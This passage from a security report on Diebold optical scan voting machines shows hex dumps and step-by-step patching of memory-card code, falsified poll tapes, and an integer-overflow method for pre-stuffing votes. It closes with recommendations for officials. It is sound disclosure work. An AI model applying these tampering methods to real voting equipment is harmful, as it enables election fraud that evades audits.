1BC0  27 61 3F 3E 4E 65 52 64 27 7A 27 61 24 24 24 4F  ' a ? > N e R d ' z ' a $ $ $ O
1BD0  6F 2D 51 6F 62 50 64 57 65 52 62 51 6F 62 4C 45  o - Q o b P d W e R b Q o b L E
1BE0  2E 3F 3E 51 6F 62 3E 51 6F 79 24 4F 6F 79 4C 49  . ? > Q o b > Q o y $ O o y L I
1BF0  26 3E 51 6F 62 3D 4E 65 52 64 27 20 27 61 24 4F  & > Q o b = N e R d '   ' a $ O
1C00  6F 2D 51 6F 62 50 64 57 65 52 62 51 6F 62 4C 4D  o - Q o b P d W e R b Q o b L M
1C10  63 53 61 65 65 6D 57 65 52 62 62 51 6F 58 62 27  c S a e e m W e R b b Q o X b '
1C20  27 50 62 57 65 52 62 2B 51 6F 62 39 39 20 4C 4C  ' P b W e R b + Q o b 9 9   L L
1C30  4C 00 04 00 DE 00 DE 00 00 00 00 00 00 00 00 00  L □ □ □ Þ □ Þ □ □ □ □ □ □ □ □ □
1C40  00 00 00 00 00 00 01 00 01 00 00 00 00 00 00 00  □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □
1C50  00 00 00 00 00 00 00 00 04 00 DE 00 DE 00 00 00  □ □ □ □ □ □ □ □ □ □ Þ □ Þ □ □ □
1C60  00 00 00 00 00 00 01 00 01 00 00 00 01 00 01 00  □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □
1C70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00  □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □
1C80  DE 00 DE 00 00 00 00 00 00 00 00 00 00 00 00 00  Þ □ Þ □ □ □ □ □ □ □ □ □ □ □ □ □
1C90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □
1CA0  00 00 00 00 04 00 DE 00 DE 00 00 00 00 00 00 00  □ □ □ □ □ □ Þ □ Þ □ □ □ □ □ □ □
1CB0  00 00 00 00 00 00 00 00 01 00 01 00 00 00 00 00  □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □
1CC0  00 00 00 00 00 00 00 00 00 00 7B 00 7B 00 00 00  □ □ □ □ □ □ □ □ □ □ { □ { □ □ □
1CD0  62 00 62 00 00 00 6D 00 6D 00 00 00 3A 00 3A 00  b □ b □ □ □ m □ m □ □ □ : □ : □
1CE0  00 00 35 00 35 00 00 00 7B 00 7B 00 00 00 63 00  □ □ 5 □ 5 □ □ □ { □ { □ □ □ c □
1CF0  63 00 00 00 40 00 40 00 00 00 6B 00 6B 00 00 00  c □ □ □ @ □ @ □ □ □ k □ k □ □ □
1D00  17 00 17 00 00 00 1B 00 1B 00 00 00 00 00 00 00  □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □
1D10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □
1D20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □
1D30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □
Adr. dec: 7,216   Char dec: 76 Overwrit
```


This shows the maximum length of the program -- in this particular case 7216 (dec) – 2446 (dec) = 4770 bytes.

The author wrote and pre-compiled his own program. Please note that the compiler has been publicly available for several years[22]. This significantly helps the average Joe to make his own program for the voting machine, although for sophisticated programmers this help is far from necessary. The compiler output is a pseudo-code in the format for GEMS to upload to the card. By visually comparing the content formats, it became clear that the output pseudo-code coming out of the compiler cannot be carbon copied to the memory card. The author made certain modifications before overwriting the executable block in the image file. These modifications are normal for cross-platform ascii feed-in files and technical by nature. Therefore the author opened the compiled file with a hex file editor and made the following modifications:


- Deleted the 3 first characters (´F "´ or 46 20 22 (hex))
- Found and replaced with nothing, effectively deleting and removing the occurrences of the string: ´"(line feed)F "´ (22 0A 46 20 22 hex)) from the file
- Found and replaced string ´\n´ (standard tag for line feed) with (line feed) (5C 6E (hex) with 0A (hex))

(Note: There may be additional modifications, having a cosmetic effect, but this will work without additional modifications.)

- Deleted the last 2 characters (´"´(line feed or 22 0A (hex))


XVI32 - My_own_code.abo

```
   0  46 20 22 61 61 41 61 50 61 27 5A 45 52 4F 20 54  F "aaAaPa'ZERO T
  10  4F 54 41 4C 20 52 45 50 4F 52 54 27 42 67 4C 41  OTAL REPORT'BgLA
  20  64 50 61 27 54 45 53 54 20 5A 45 52 4F 20 52 45  dPa'TEST ZERO RE
  30  50 4F 52 54 27 42 67 4C 41 65 50 61 27 54 45 53  PORT'BgLAePa'TES
  40  22 0A 46 20 22 54 20 52 45 53 55 4C 54 53 20 52  "□F "T RESULTS R
  50  45 50 4F 52 54 27 42 67 4C 41 62 50 61 27 45 4C  EPORT'BgLAbPa'EL
  60  45 43 54 49 4F 4E 20 5A 45 52 4F 20 52 45 50 4F  ECTION ZERO REPO
  70  52 54 27 42 67 4C 41 63 50 61 27 45 4C 45 43 54  RT'BgLAcPa'ELECT
  80  49 4F 22 0A 46 20 22 4E 20 52 45 53 55 4C 54 53  IO"□F "N RESULTS
  90  20 52 45 50 4F 52 54 27 45 3F 4E 61 27 57 48 49   REPORT'E?Na'WHI
  A0  43 48 20 52 45 50 4F 52 54 5C 6E 49 53 20 57 41  CH REPORT\nIS WA
  B0  4E 54 45 44 3F 27 42 68 47 42 69 4C 4C 41 6A 42  NTED?'BhGBiLLAjB
  C0  67 4C 41 66 22 0A 46 20 22 4F 61 61 49 3D 51 61  gLAf"□F "OaaI=Qa
  D0  61 54 27 21 48 49 4A 41 43 4B 45 44 21 27 58 62  aT'!HIJACKED!'Xb
  E0  57 66 79 27 2A 27 58 62 27 54 48 49 53 20 4D 41  Wfy'*'Xb'THIS MA
  F0  43 48 49 4E 45 20 49 53 20 4E 4F 57 27 58 62 27  CHINE IS NOW'Xb'
 100  45 58 45 43 55 54 22 0A 46 20 22 49 4E 47 20 55  EXECUT"□F "ING U
 110  4E 41 55 48 54 4F 52 49 5A 45 44 27 58 62 27 43  NAUHTORIZED'Xb'C
 120  4F 44 45 2E 20 54 48 49 53 20 50 52 4F 47 52 41  ODE. THIS PROGRA
 130  4D 20 49 53 27 58 62 27 4F 4E 20 4D 45 4D 4F 52  M IS'Xb'ON MEMOR
 140  59 20 43 41 52 44 20 57 22 0A 46 20 22 48 49 43  Y CARD W"□F "HIC
 150  48 27 58 62 27 49 53 20 54 48 45 20 42 41 4C 4C  H'Xb'IS THE BALL
 160  4F 54 20 42 4F 58 2E 27 58 62 27 27 58 62 27 57  OT BOX.'Xb''Xb'W
 170  49 4C 4C 20 59 4F 55 20 43 45 52 54 49 46 59 20  ILL YOU CERTIFY 
 180  54 48 49 53 3F 27 58 62 27 27 22 0A 46 20 22 58  THIS?'Xb''"□F "X
 190  62 27 2A 2A 2A 2A 20 20 20 53 49 47 4E 41 54 55  b'****   SIGNATU
 1A0  52 45 53 20 20 20 2A 2A 2A 2A 27 58 62 27 27 58  RES   ****'Xb''X
 1B0  62 57 66 79 27 2E 27 58 62 57 66 6B 27 5C 6E 27  bWfy'.'XbWfk'\n'
Adr. dec: 0    Char dec: 70    Overwrite
```


XVI32 - My_own_code.abo

Replace

Find
- Text string [ ] as Unicode Latin (UTF-16LE): \n
- [✓ Hex string]: 5C 6E


Replace with
- Text string [ ] as Unicode Latin (UTF-16LE)
- [✓ Hex string]: 0A

Options
- [✓] Case sensitive
- [ ] Joker char hex: 2E

Scope from
- Cursor
- [✓ Begin]

```
Adr. dec: 0    Char dec: 70    Overwrite
```


Different tools behave different ways, so the reader should take care while using cut and paste and avoid changing the placement of the data after the executable block. (Use the “overwrite” toggle, not the “insert” option if applicable to the tool) The author filled enough blanks to make the program block match the length of the original block to cause it be overwritten completely. After finding the beginning of the program again he used ‘cut and paste’ to overwrite the existing block with his new code. After verification that there is no offset for the rest of the data and that the length of the file remained intact, the author saved the file with new name and wrote it back to the memory card.


CROPSCAN - Read/Write Memory Card

```
          *** MEMORY CARD READER/WRITER PROGRAM ***
                      Version 1.0
              Copyright 2005 by CROPSCAN, INC.
              Portion Copyright Microsoft Corp.

  This program can either read the contents from a memory card
  in either the DLC or MCR and store it to a PC file or, conversely,
  write the contents from a pc file to a Static RAM (SRAM) type
  memory card.

  RESTRICTIONS:

     For writing from a PC file to the memory card, the card
     size must be equal to or larger than the PC file size.

     Maximum 40-pin Epson memory card size supported is 256 Kbytes.
     Maximum 68-pin Panasonic memory card size supported is 512 Kbytes.

     DLC or MCR must be connected to PC RS232 COM port 1 or 2.
     (Use wild cards '*' or '?' to search for file)

Which PC COM port (1,2, Esc key to end) [1]? 1

1 - Read Memory Card Contents to a PC File.
2 - Write PC File Contents to a Memory Card.
2

Filename (Esc key to end): mod_edu_election.crd

File size is  128  Kbytes.
Be sure a memory card at least that size is inserted in
the memory card slot and has the write protect switch
in the OFF position.

Press Enter to Continue.
```

After this, later the memory card was inserted to the Optical Scan unit, and it was verified that the voting system functionalities changed according the programming concepts the author had chosen.


Below is an image of an untampered optical scan report ("poll tape") from Leon County. This report is produced by the memory card from an election used to train poll workers.



```
************************
ELECTION RESULTS REPORT
************************
   Maclay Upper School
     Student Council
DATE: 04/13/05   TYPE: G
POLL CTR:          10A00

TIME: 14:33:13  05/16/05

************************
** PRECINCT:        1 **
************************
BALLOTS CAST         222
************************
President
RACE #  10

Ryan [redacted]          123
Mollie [redacted]         98
************************
Vice-President
RACE #  20

Emily [redacted]         109
Alexandra [redacted]      58
Zak [redacted]            53
************************
Secretary
RACE #  30

Chase [redacted]         123
Laura [redacted]          99
************************
Treasurer
RACE #  40

Claudia [redacted]        64
Ashley [redacted]        107
Katie [redacted]          23
Brittany [redacted]       27
************************
WE, THE UNDERSIGNED,
DO HEREBY CERTIFY THE
ELECTION WAS CONDUCTED
IN ACCORDANCE WITH THE
LAWS OF THE STATE.

****   SIGNATURES   ****

........................

........................

........................

........................

........................

........................

........................
```


(Surnames of high school students redacted)

The following images show the original optical scan report side-by-side with reports that were produced by modifying the program code on the memory cards. On all memory cards, the vote data remains identical in this particular exploit. Only the reporting mechanism was modified to give false results.




```
*************************
ELECTION RESULTS REPORT
*************************
  Maclay Upper School
    Student Council
DATE: 04/13/05   TYPE: G
POLL CTR:          10A00

TIME: 14:33:13  05/16/05

*************************
** PRECINCT:         1 **
*************************
BALLOTS CAST         222
*************************
President
RACE # 10

Ryan [redacted]          123
Mollie [redacted]         98
*************************
Vice-President
RACE # 20

Emily [redacted]         109
Alexandra [redacted]      58
Zak [redacted]            53
*************************
Secretary
RACE # 30

Chase [redacted]         123
Laura [redacted]          99
*************************
Treasurer
RACE # 40

Claudia [redacted]        64
Ashley [redacted]        107
Katie [redacted]          23
Brittany [redacted]       27
*************************
WE, THE UNDERSIGNED,
DO HEREBY CERTIFY THE
ELECTION WAS CONDUCTED
IN ACCORDANCE WITH THE
LAWS OF THE STATE.

****   SIGNATURES   ****

........................

........................

........................

........................

........................

........................

........................
```

Original poll tape



```
*************************
ELECTION RESULTS REPORT
*************************
  Maclay Upper School
    Student Council
DATE: 04/13/05   TYPE: G
POLL CTR:          10A00

TIME 14:33:13   05/16/05

*************************
** PRECINCT:         1 **
*************************
BALLOTS CAST         222
*************************
President
RACE # 10

Ryan [redacted]          135
Mollie [redacted]         87
*************************
Vice-President
RACE # 20

Emily [redacted]         109
Alexandra [redacted]      58
Zak [redacted]            53
*************************
Secretary
RACE # 30

Chase [redacted]         111
Laura [redacted]         111
*************************
Treasurer
RACE # 40

Claudia [redacted]       200
Ashley [redacted]          6
Katie [redacted]           5
Brittany [redacted]       11
*************************
WE, THE UNDERSIGNED,
DO HEREBY CERTIFY THE
ELECTION WAS CONDUCTED.
BUT WAS IT REAL,
OR WAS IT MEMOREX?

DONT SIGN HERE

........................
```

Tampered memory card 1




```
*************************
ELECTION RESULTS REPORT
*************************
  Maclay ~~Upper~~ School
    Student Council
DATE: 04/13/05   TYPE: G
POLL CTR:          10A00

TIME 14:33:13   05/16/05

*************************
** PRECINCT:         1 **
*************************
BALLOTS CAST         222
*************************
President
RACE # 10

Ryan [redacted]          102
Mollie [redacted]        120
*************************
Vice-President
RACE # 20

Emily [redacted]         109
Alexandra [redacted]      53
Zak [redacted]            58
*************************
Secretary
RACE # 30

Chase [redacted]         123
Laura [redacted]          99
*************************
Treasurer
RACE # 40

Claudia [redacted]        57
Ashley [redacted]         56
Katie [redacted]          54
Brittany [redacted]       55
*************************
WE, THE UNDERSIGNED,
DO HEREBY CERTIFY THE
ELECTION WAS CONDUCTED.
BUT WAS IT REAL,
OR WAS IT MEMOREX?

DONT SIGN HERE

........................
```

Tampered memory card 2

(Surnames of high school students redacted)

Note that the run date and time on all reports are the same. The original report was run in Leon County on May 16, when the author was not present. However, the reports from the tampered memory cards, which also state run time to be May 16, were actually run on morning of May 26, when the author conducted the proof of concept test. These reports demonstrate that report data, including the date and other information, are easily altered on optical scan reports.

Optical scan audit report



```
***    AUDIT REPORT    ***
**************************

TIME: 11:05:29  05/26/05

ELECTION STATUS          4

***  PRE-ELECTION:     ***
# BALLOT TESTS           0
# TEST UPLOADS           0

***     ELECTION:      ***
# TIMES RESTARTED        0
# NON-ABS BALLOTS      222
# ABSENTEE BALLOTS       0
# TOTAL BALLOTS        222

***     OVERRIDES:     ***
OVERVOTED RACE           0
BLANK VOTED RACE         0
UNDERVOTED RACE          0
BLANK VOTED CARD         0
STR. PARTY OVERVOTE      0
MULTI-PARTY VOTE         0
DUPLICATE CAND. VOTE     0
OVERSIZE MARK            0
CARD OVERRIDES           0

*** REPORTS PRINTED: ***
# DOWNLOAD ZERO          0
# ELECTION ZERO          1
# ELECTION RESULTS       2
# TEST ZERO              0
# TEST RESULTS           0
# AUDIT REPORTS          0

*** TRANSACTION LOG: ***

 1 INITIALIZED     13:19
   DATE: 04/06/05
 2 DOWNLOAD START  13:20
 3 CLEAR COUNTERS  13:21
 4 DOWNLOAD END    13:21
 5 SESSION START   14:51
   DATE: 04/12/05
 6 UNVOTED BAL TST14:51
 7 VOTED BAL TEST  14:52
 8 CLEAR COUNTERS  14:53
 9 SESSION START   14:56
   DATE: 04/12/05
10 UNVOTED BAL TST14:56
11 VOTED BAL TEST  14:56
12 PREP FOR ELECT  14:57
13 CLEAR COUNTERS  14:57
14 SESSION START   06:27
   DATE: 04/13/05
15 BAL COUNT START06:57
16 ENDER CARD      11:57
17 BAL COUNT END   11:57
18 SESSION START   14:32
   DATE: 05/16/05
19 SESSION START   11:03
   DATE: 05/26/05
20 SESSION START   11:03
   DATE: 05/26/05

**************************
```

The tampering took place between audit log events 18 and 19


Above is the Diebold "audit report" for the optical scan machine, printed on May 26. This audit log is printed from the optical scan firmware, not from the executable on the memory card. No changes were made on this report. Note that it shows no error messages. The memory card this report purports to be auditing was tampered with on an airplane at an earlier date in May, but nothing in the audit log reflects the actual timing of memory card events.

No anomalies appeared on the audit report because none of the changes made by the author affected any of the Diebold audit log information.

Manipulation through integer overflows

Currently, many programmers have become accustomed to higher level programming languages, which give warnings and guidance to adjust integer overflow problems. The problem defined below will be familiar to programmers who have worked in earlier environments and/or with lower level programming languages. Please note that only 16 bit integers (2 byte) are used instead of longer integers, which are the default in today's environment.

In a publicly available memo from Guy Lancaster, sent January 18, 2001 2:41 PM, subject "Memory card checksum errors (was: 2000 November Election)",[23] there is discussion about the checksum structure protecting the votes against corruption.



```
***************************
  ELECTION ZERO REPORT
***************************
  Maclay Upper School
     Student Council
DATE: 04/13/05   TYPE: 6
POLL CTR:          10000

TIME: 12:31:23  05/26/05

***************************
** PRECINCT:          1 **
***************************
BALLOTS CAST               0
***************************
President
RACE #  10

         Ryan [redacted]
                       65511
Mollie [redacted]         25
***************************
Vice-President
RACE #  20

Emily [redacted]            0
Alexandra [redacted]        0
Zak [redacted]              0
***************************
Secretary
RACE #  30

Chase [redacted]            0
Laura [redacted]            0
***************************
Treasurer
RACE #  40

Claudia [redacted]          0
Ashley [redacted]           0
Katie [redacted]            0
Brittany [redacted]         0
***************************
WE, THE UNDERSIGNED,
DO HEREBY CERTIFY THE
ELECTION WAS CONDUCTED
IN ACCORDANCE WITH THE
LAWS OF THE STATE.

****   SIGNATURES    ****
.........................
.........................
.........................
.........................
.........................
.........................
.........................
.........................
.........................
```

It is clear that the checksum algorithm used was chosen to be the simplest possible one, because it has been chosen to protect the votes against random corruption of the data instead of intentional tampering.

This finding led the author to create an exploit with the idea of inserting votes that will cancel each other out when added.

By the way: There were no error messages during start-up with this card, nor did any error messages appear afterward.

(Surnames of high school students redacted)

The "zero report" above demonstrates an unmodified optical scan report with a pre-stuffed ballot box. This produced no error message. Note that with the numbers artificially changed, the report behaves as though nothing is wrong. For the example above, the votes were changed but the reporting program was not tampered with. Thus, the reader can see the pre-stuffed votes. Were the author to use this exploit in a less transparent way, he would also manipulate the report program such that no matter how many votes were preloaded, the zero report would always report "0."

Pre-stuffing the ballot box with votes 65511 and 25 is essentially the same as if one candidate had -25 votes and the other +25 votes at the start. Naturally, the choice of -25 and +25 was arbitrary and different figures could have been used.

If one wants to create a false zero report using the methodology previously described, while pre-stuffing the ballot box, there appear to be no safeguards to catch the manipulation; however, the author has not yet had the opportunity to test a full election sequence (including scanning election ballots) with a prestuffed ballot box, exploiting integer overflows.

While far from comprehensive, the implications of the integer overflow experiment are:

- There is no integer overflow testing and/or no testing of the sum-of-parts against the totals

- In conjunction with a modified reporting program to produce a zero total report which will always contain only zeroes, the ability to effectively redistribute the votes between the candidates (as close to the source as possible), while maintaining a complete illusion of integrity. This attack can be targeted and therefore adjusted with pre-known demographics of specific locations.

Further considerations

When the firmware turns control over to Accu-Basic, the user is not notified, nor is the user notified when control returns to the firmware. The Accu-Basic program on the memory card not only has control over the printer as output media, but also enables interaction with the user over the LCD display, and “YES” and “NO” the buttons located underneath the LCD.

The implications of this are:

1) Conditional behavior of malicious code can be based on user input
2) The user can be made to believe that his activities are real, while they are not, by programming the memory card so that it will not return control back to firmware.

For example: Screen messages at the end of the election could make the user believe he is closing the election and transmitting results, while he is not. Below, the author tested control over user interface:

The author programmed the memory card to produce this message on the optical scan machine LCD display in place of the real one, startling Leon County Information Technology Officer

Logic & Accuracy tests:

Election officials have been led to believe that these systems are accurate if they pass a “logic and accuracy test” before and/or after the election. Diebold voting machines are tested in “test mode” which uses a different part of the program than that used on election day, reducing the value of the logic and accuracy test. However, even if the machines *were* tested in “election mode,” because there is no verification of what is inside the card, and because this design provides the ability to implement conditional logic, including date and time-sensitive triggers, by altering the executable program in the memory card, and therefore L&A tests appear to be an inadequate way to test the system for tampering.

Conclusions

The Accu-Vote Precinct Count Optical Scan system inherits numerous attack vectors from flexibility to modify over security design.

Operational procedures required to secure the system would put un-sustainable burden in perimeter defense, training of the personnel and supervision among the other layers of security.

Recommendations

1. Further evaluation should be performed on the 1.96.x and 2.0.x versions of the Diebold optical scan system to determine whether they do or do not have the same fundamentally insecure architecture. A similar examination should also be performed on the Diebold touch-screens, including the TS-R4 and TS-R6 versions, the TSx version, and the new "VVPAT" version, along with any other component of the accumulation process for any of these systems.

2. Because memory cards have been given a pre-eminent position in the Diebold voting system studied, they should be deemed to contain critical data and should be considered to be a public document. Of course, they should be retained for 22 months in federal elections, as required by U.S. federal election law.

3. Memory cards or, in the event they are not available, the voting systems themselves, should be examined for all jurisdictions using any Diebold voting system which relies on this type of architecture. If manipulation is done properly, there will be no telltale anomalies in the reports printed for the public. In areas like Volusia County, (24)(25)(26) and Brevard County (27)(28) Florida, where significant anomalies have appeared related to vote tabulation, memory cards, or poll tapes, the memory cards should be certainly inspected by someone experienced in forensics.

